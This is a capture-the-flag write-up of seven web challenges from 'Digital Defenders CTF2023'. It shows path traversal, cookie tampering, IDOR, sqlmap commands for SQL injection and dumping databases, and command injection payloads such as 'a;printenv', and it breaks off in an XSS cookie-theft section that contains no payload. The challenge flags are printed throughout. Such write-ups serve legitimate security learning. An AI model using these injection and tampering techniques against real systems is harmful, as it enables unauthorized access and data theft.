Digital Defenders

Digital Defenders CTF2023

@arunbalaji

WEB:


1. Laughable File Infiltration:

Description: ***Flag is in /flag.txt***

solution:


I accessed the site, did some recon and found an interesting URL that gives the requested files .
https://ch8135124177.ch.eng.run/view?file=itinerary.txt

so using the above url , I got the flag which is stored in the root of the directory by "../../flag.txt"



FLAG : bi0s{0N73HDJDZuK0IY6O793DVQ==}

2. CookieMonster




Solution: As the challenge is related to cookies , so after visiting the challenge url performed the usual recon like analyzing the source code , robots.txt,sitemap.xml....

on checking the cookies , i found a cookie value is base64 encoded "eyJhZG1pbiI6MH0=", decoding this gives a string like this "{"admin":0}".

so i just changed the value to 1 like this "{"admin":1}" and encoded it again in base64 and replaced the old cookie with this "eyJhZG1pbiI6MX0=" .

It revealed the flag "**Okay you are one among us, here is the nuclear launch code: bi0s{lSreQFC2mxGKIat0CpVqbQ==}**"

3.Partly_stored_answers:



On checking the source code of the home page I found the 1st part of the flag which is commented like this,


```
<!-- The First part of flag: bi0s{cMoUD -->
```

Now , I checked for robots.txt,sitemap.xml to find the available endpoints.

in /robots.txt , I got the following endpoint **/secrets/k3y** and at the same time I checked the source of /robots.txt , interestingly I got the 2nd part of the flag here**.**

```
<!-- the second part of the flag  : WLZ4s3QkuN -->
```

Now , I visited the endpoint provided in the robots.txt file and got the secret from the source code .




used this secret 83698 and passed it to the input field got the 3rd part of the flag.

final flag : bi0s{cMoUDWLZ4s3QkuNR0mBUBg==}

4.Phone Book:

In the challenge home page , there was a click here button clicking on that redirects to the page below and the url of the page looks like this: https://ch12135124311.ch.eng.run/account?id=1




so I quickly changed the account?id to 0 ,https://ch12135124311.ch.eng.run/account?id=0

it revealed the flag:

```
Account Details
Name: admin
Phone Number: bi0s{ObBz0z1xfP2DhCu8h+fMkw==}
```

5.Secret keeper:

The challenge had a login page, so I started testing for injection vulnerabilities. Upon using a single quote('), the site gave an error, and from there I found it was an error-based SQL injection.




So I used sqlmap and dumped the databases.

commands used:

1. sqlmap -u https://ch13135124315.ch.eng.run/ --forms --dbs --risk 2 --level 2


2. sqlmap -u https://ch13135124315.ch.eng.run/ --forms --dbs --dump secret




flag : bi0s{0CXkkREsmPmqMwY/DRv6y==}

6. Shellshocker:

This challenge appears to have a command injection vulnerability because a terminal is provided.




so I listed the files and folders by using this payload : a;ls



I opened the Dockerfile by using the payload "a; cat Dockerfile" , and found that the flag is stored as environment variable.


```
FROM node:16-buster-slim WORKDIR /app COPY . . RUN mv flag /flag RUN npm install EXPOSE 3000 CMD ["npm", "start"]
```

So I got all the environment variables by using the payload "**a;printenv**",




7. Feedback:

Upon visiting the challenge site, it appears that this challenge is based on XSS (Cross-Site Scripting) because there is an input field and an admin bot provided. This suggests that the challenge may involve exploiting the input field to execute malicious scripts on the target page.



so to confirm xss I used a basic payload like this: ""




By now we confirm this site is vulnerable to xss, so I quickly crafted a xss payload to steal the admin cookie .

I submitted the above payload in the input field and copied the url of that page which looks like this

